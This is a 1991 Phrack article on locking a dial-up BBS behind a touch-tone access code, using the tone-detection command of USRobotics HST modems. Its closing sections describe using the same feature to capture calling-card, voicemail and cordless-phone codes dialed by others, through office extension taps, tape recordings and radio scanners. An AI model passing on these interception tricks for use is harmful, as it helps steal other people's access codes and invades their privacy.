!     Advanced Modem-Oriented BBS Security     !
!                                              !
!         By Laughing Gas and Dead Cow         !
!                                              !
!    Written Exclusively for PHRACK 8/22/91    !
!-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.!
```

* Introduction =-= Things you need to know *

This is an introduction and guide to setting up your BBS and modem so that a caller must know a certain code and append it to his dialing string in order to access the BBS. This lets you have yet another way (besides newuser passwords, etc) to lock out unwanted callers.

You can also set a certain pattern for your board's numerical code based on the day or the month or something, and distribute this pattern instead of having to distribute the access code.
You must have an intelligent modem to be able to run a board which requires the access method I'm going to be discussing in this file. However you don't need an intelligent modem to be able to call the same board, but you do have to enter the code manually if you do not have an intelligent modem. (So only certain people can run a board with this method of access control, but >almost< anyone can call one.)

All modem commands in this manual will be hayes 'AT' style commands, and some may be available only to USRobotics Courier modems with v.42bis, or certain other intelligent modems. If you can't get it to work with your modem, your modem may not be able to do it, but try looking in your modem manual, just in case.

NOTE: The ONLY modem that this method has been tested with is a USRobotics Courier HST modem, (the new kind) with the v.42bis. I tested it with my modem which is an older HST (14.4, but no v.42bis) and it did NOT accept the AT%T command (it returned "ERROR"). Check page 83 of your HST manual for more info, or type AT%$ for on-line help from the modem firmware. (about as helpful as the manual, and neither are very detailed.)

```
Things to know:
        ATDT1234567;    This command causes your modem to dial 1234567 and
                       then return to command mode.
        ATDT1234567@1;  This command causes your modem to dial 1234567, wait for
                        an answer, dial 1 and return to command mode.
|-----> AT%T            This command causes every tone that goes into the modem
|                       to be identified and followed with a 0.
|
|---------------------- This is the key to the whole enchilada.
```

Alternate commands may be available depending on your modem type.

* Concept =-= How-To

The concept for the bbs access code would be as follows.

The caller dials the number to the BBS, when the BBS picks up, it sends a digit, then the caller sends a responding set of digits. If the digits which the caller sends match the access code for the BBS, the BBS will send an answer tone and the caller's modem will acknowledge and connection.

How it works is like this:
 (Sample Transcript)

```
CALLER> ATDT1234567@234
   BBS> RING
```

```
   BBS> ATDT1;
   BBS> OK
   BBS> AT%T
   BBS> 203040
   BBS> ATA
```

What happens is the caller dials 1234567 (the number of the BBS) the '@' tells the callers modem to wait for a result (which is received when the BBS gets a ring and sends a 1) then the callers modem dials 234 (the access code) after

the BBS sent the '1' it got a OK so it sent a AT%T which told it to monitor tones. This command returned "203040" which is 234 followed by 0's (the format of the output of AT%T) the BBS software would have to watch for this string. Since 234 was the right code, the board sent an ATA which would connect the caller since it's dial command was still open. If 234 hadn't been the code, then the BBS would have sent a ATH0.

* Manual Dialing =-= Lame modems *

Anyway, if you don't have a modem that does the AT%T or ATDT1; commands you CANNOT run a BBS with this type of security, unless your modem has EQUIVALENT commands, or you can figure out a way to do it with the commands your modem has. The toughest part is the reading of tones, which, as far as I know, is unique to the HST/Courier modems.

However, if your modem does not do the ATDT1@1 thing, then you can PROBABLY still call a board using this security. This is assuming you can just send a "dial command" to your modem without a number (ie ATD on an HST.) What you do is dial the BBS number manually, then you'll here a beep, you dial the code, then send the dial command to your modem and put the phone down. This should connect you in the same fashion.. (ie..)

```
CALLER> manually dials BBS
   BBS> ATDT1;
CALLER> hears beep and dials 234, then sends ATD to his modem and puts the
        phone down.
   BBS> OK
   BBS> AT%T
   BBS> 203040
   BBS> ATA
CALLER> his modem connects.
```

* Bells and Whistles =-= Wrapping It Up *

Your options when using this type of security. There are many different things you can do.

Method #1: You can say "Hey, the access code for my board is 234" and give that to the people you want to call.

Method #2: Set a pattern for your access codes. Say, the date (ie, for today, 8-22-91 the code would be 082291), or you could get more complex (add one to each digit, run it through an algorithm, etc)

Method #3: Distribute a program that generates the code based on the day, the month, what have you. (However this is only a solution if you can either distribute a program like this to EVERY type of operating system, or you only want callers from one operating system (or several, the only ones you can produce it for..)

Method #4: Have the BBS accept several codes, and give out different code to each class of users (say, newusers to apply = 1234, validated = 2345, elite = 3456) or something like that, this would allow for control of who calls when, as well as logging of call class frequency, etc.

Method #5: Have a specific code for each user. This would take a lot of maintenance, but would provide for a VERY secure BBS environment. This would allow the same advantages above as well (logging, freq. etc).

Things to keep in mind however are if you have an access code generated by a

program or by the date, etc. you have to change the code whenever the program would.

An interesting side note here is that the AT%T command can be used to call a COCOT (private payfone) and record the tones, or possibly to record codes other people entered, etc. (Ie, bring your laptop with modem to a office, attach it to an extension and wait for a person to pick up, issue the ATD; command right away, then AT%T command. If the person dials a 950, you should get something like

90500010003030 (pause) 203040506070

that is assuming the code is 234567. Congratulations, you now have their code. The modem can recognize the dtmf tones for 0-9, *, #, and the silver box tones A, B, C, and E. I'm sure other interesting uses for this feature can be found, and I'd love to hear from the other people out there in the h/p world.
I'm sure a lot of you have seen me around, for those that haven't I can be reached on my board, Solsbury Hill or Ripco (312) or on Internet as lgas@doomsday.spies.com.

(Note: Spies is down as of this writing, I have some other accounts, but I'd prefer that most of them remain unknown... if anyone wants to offer me an account I can use just for mail where I can have my alias for the account name, on a stable system, please contact me.)

* Non-BBS Oriented Stuff =-= Conclusion *

In some issue of 2600 magazine someplace at some time they published an article on how to build a tone detection device: Now you have your own, built in to the modem.

An example application of this "in the field" would be calling a COCOT and using the modem to decipher the tones. That would be done:

```
ATDT3014283268;                    ;call the COCOT
AT%T                               ;get tones
```

it should respond with the decoded tones.

You could fool around with it and get it to accept input from a tape recorder, this gives you a way to decipher recorded VMB passcodes, or phone numbers, or anything else that was recorded as it was dialed. Or use it with a radio scanner set to scan the freqs that cordless fones operate on, and record those tones. Then play 'em back into the modem and they're yours.

In conclusion... (ahem).. This is an area which I believe has never been breached before, and this idea was brought to you by THUGS. As long as technology keeps advancing, we'll be here to bring you the latest tricks such as this one. Please contact me if you have any information about this area (tone detection via modem, or anything relating to it at all..) especially if you know of modems besides the v.42bis models of USRobotic's HSTs that can do this.

Laughing Gas
Solsbury Hill BBS (301-428-3268)
